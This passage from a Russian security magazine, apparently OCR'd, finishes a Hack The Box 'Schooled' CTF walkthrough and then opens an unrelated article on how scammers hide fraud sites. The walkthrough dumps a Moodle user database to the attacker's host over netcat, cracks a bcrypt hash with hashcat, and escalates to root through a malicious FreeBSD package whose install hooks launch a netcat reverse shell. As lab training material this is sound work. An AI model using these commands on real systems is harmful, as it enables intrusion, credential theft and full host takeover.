
А теперь получим нужные нам записи, отправив на свою машину.

```
/usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'use moodle;
select * from mdl_user;' | nc 10.10.14.54 6543
```




```
ralf@ralf-PC:~/tmp/Schooled$ nc -lvp 6543 > db.txt
listening on [any] 6543 ...
connect to [10.10.14.54] from schooled.htb [10.10.10.234] 48894
```

Получение данных



Записи из базы данных

Получаем много хешей Bcrypt. В первую очередь нас интересует пользователь `admin`, так как в графе `Firstname` стоит значение `Jamie`. Дело в том, что такой пользователь есть в системе, подтверждение чего можно найти в `/etc/passwd`.




```
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
jamie:*:1001:1001:Jamie:/home/jamie:/bin/sh
cyrus:*:60:60:the cyrus mail server:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
_tss:*:601:601:TCG Software Stack user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
steve:*:1002:1002:User &:/home/steve:/bin/csh
```

Содержимое файла /etc/passwd

Переберем этот хеш с помощью `hashcat`. Для этого сначала нужно узнать номер типа хеша из справки к программе.

```
hashcat --example | grep -A2 -B2 '$2'
```




```
ralf@ralf-PC:~/tmp/Schooled$ hashcat --example | grep -A2 -B2 '$2'
MODE: 600
TYPE: BLAKE2b-512
HASH: $BLAKE2$296c269e70ac5f0095e6fb47693480f0f7b97ccd0307f5c3bfa4df8f5ca5c9308a0e7108e80a0a9c0ebb715e8b7109b072046c6cd5e155b4cfd2f27216283b1e
PASS: hashcat

--

MODE: 3200
TYPE: bcrypt $2*$, Blowfish (Unix)
HASH: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
PASS: hashcat
```

Получение типа хеша

Затем передадим полученное число в параметре `-m`.


```
hashcat -m 3200 -a 0 hash ../tools/rockyou.txt
```



```
$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW:!QAZ2wsx

Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5G ... l4qTiW
```

Результат перебора

Перебор оказывается длительным, но успешным. С полученными учетными данными авторизуемся по SSH и заберем флаг пользователя.



```
jamie@Schooled:~ $ id
uid=1001(jamie) gid=1001(jamie) groups=1001(jamie),0(wheel)
jamie@Schooled:~ $ cat user.txt
e7014af9ec4fc176807fc278e2e5c712
```


Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Чтобы найти способ продвижения в системе, можно использовать скрипты типа LinPEAS, но бывает достаточно проверить наиболее вероятные места. Одно из таких мест — настройки `sudoers`.

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.



```
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
    (ALL) NOPASSWD: /usr/sbin/pkg update
    (ALL) NOPASSWD: /usr/sbin/pkg install *
```

Настройки судоера

Мы узнаем, что любой пользователь (ALL) может выполнить команды `/usr/sbin/pkg update` и `/usr/sbin/pkg install *` в привилегированном контексте без ввода пароля (NOPASSWD).

Здесь `pkg` — это утилита управления пакетами во FreeBSD. Первая команда выполняет обновление репозитория, а вторая нужна для установки пакетов. Во FreeBSD можно использовать как бинарные пакеты, так и собранные из исходных кодов. Таким образом, если мы сможем собрать и установить вредоносный пакет, то это произойдет в привилегированном контексте. Наша задача выполнить код во время его установки, что даст нам управление хостом в этом контексте.

На просторах интернета удалось найти шаблон для создания такого пакета. В пакете мы можем использовать директивы, которые будут выполнять команды в определенный момент времени:

- `PRE_DEINSTALL` — перед удалением;
- `POST_DEINSTALL` — после удаления;
- `PRE_INSTALL` — перед установкой;
- `POST_INSTALL` — после установки.


В шаблоне присутствуют директивы `PRE_DEINSTALL` и `POST_INSTALL`, куда мы вставим две команды:

```
echo "Resetting root shell"
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.54
4321 >/tmp/f
```

Первая предупреждает о сбросе командной оболочки, а вторая — просто реверс-шелл для FreeBSD. Ниже привожу шаблон для сборки пакета со вставленными мной командами:

```
#!/bin/sh

STAGEDIR=/tmp/stage
rm -rf ${STAGEDIR}
mkdir -p ${STAGEDIR}

cat >> ${STAGEDIR}/+PRE_DEINSTALL <<EOF
# careful here, this may clobber your system
echo "Resetting root shell"
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.54
4321 >/tmp/f
EOF

cat >> ${STAGEDIR}/+POST_INSTALL <<EOF
# careful here, this may clobber your system
echo "Registering root shell"
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.54
4321 >/tmp/f
EOF

cat >> ${STAGEDIR}/+MANIFEST <<EOF
name: mypackage
version: "1.0.8888"
origin: sysutils/mypackage
comment: "automates stuff"
desc: "automates tasks which can also be undone later"
maintainer: john@doe.it
www: https://doe.it
prefix: /
EOF

pkg create -m ${STAGEDIR}/ -r ${STAGEDIR}/ -o .
```

Выполним этот скрипт, чтобы создать пакет. Видим его в текущей директории.



```
jamie@Schooled:/tmp $ chmod +x r.sh
jamie@Schooled:/tmp $ ./r.sh
jamie@Schooled:/tmp $ ls -1
mypackage-1.0.8888.txz
mysql.sock
mysql.sock.lock
mysqlx.sock
mysqlx.sock.lock
r.sh
```

Создание пакета

Теперь необходимо создать слушатель, который будет принимать соединение.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

В таких случаях пригодится rlwrap — readline-оболочка, которая в числе прочего позволяет пользоваться историей команд. Она обычно доступна в репозитории дистрибутива.


```
apt install rlwrap
```

В качестве самого листенера при этом можно использовать широко известный `netcat`.

```
rlwrap nc -lvp 4321
```


Теперь устанавливаем пакет, при этом добавляем опцию «без обновления репозиториев». После вывода нашего сообщения проверяем окно слушателя и видим желанный бэкконнект.

```
sudo /usr/sbin/pkg install --no-repo-update *.txz
```



```
jamie@Schooled:/tmp $ sudo /usr/sbin/pkg install --no-repo-update *.txz
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
        mypackage: 1.0.8888

Number of packages to be installed: 1

Proceed with this action? [y/N]: y
[1/1] Installing mypackage-1.0.8888...
Registering root shell
rm: /tmp/f: No such file or directory
```

Установка созданного пакета



```
ralf@ralf-PC:~/tmp/Schooled$ rlwrap nc -lvp 4321
listening on [any] 4321 ...
connect to [10.10.14.54] from schooled.htb [10.10.10.234] 36014
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
cat /root/root.txt
43ee6cfe67004fbe52d993c31f3bf61c
```

Флаг рута

Машина захвачена, мы имеем над ней полный контроль!

Юрий Другач
Автор блога о социальной инженерии

ИСКУССТВО МАСКИРОВКИ

КАК МОШЕННИКИ ПРЯЧУТ СВОИ САЙТЫ В ИНТЕРНЕТЕ

Анализируя мошеннические сайты, порой диву даешься изобретательности жуликов. То пиццу тебе предлагают бесплатную, то моргенкоины... Встречаются и ресурсы, о которых с ходу и не скажешь, что они мошеннические: эти сайты просто собирают контакты, чтобы потом, сформировав базу, сразу всех развести. Однако прежде чем хорошенько изучить созданный интернет-жуликами сайт, сначала надо его найти. О методах поиска и о том, как мошенники прячут свои ресурсы в сети, мы сейчас и поговорим.

Бывает, в компанию или службу банка, занимающуюся интернет-безопасностью, поступает жалоба на тот или иной сайт, что и становится поводом к расследованию. Этот случай мы рассматривать не будем, а допустим, что ИБ-шник ~~захотел получить премию~~ сам решил найти вредоносные сайты.

Самый простой способ включает следующие нехитрые действия:


- скачиваем список зарегистрированных за последние несколько месяцев доменов в зоне .ru с сайта Domains.ihead.ru (в списке перечислены домены, зарегистрированные за последние три месяца);
- ищем домены, похожие на официальные домены крупных компаний и банков;
- заходим на сайт и смотрим, что же там находится;
- если обнаружен мошеннический ресурс, подаем заявку на блокировку домена регистратору, жалуемся хостеру или настраиваем межсетевой экран для блокировки подобных ресурсов в собственном периметре.

Более продвинутый вариант — использовать самодельные или покупные сканеры, которые будут бороздить просторы интернета в автоматическом режиме. Вроде все просто, однако описанный метод срабатывает далеко не всегда. Почему же найти мошеннический сайт порой бывает нелегко? Причин обычно несколько.

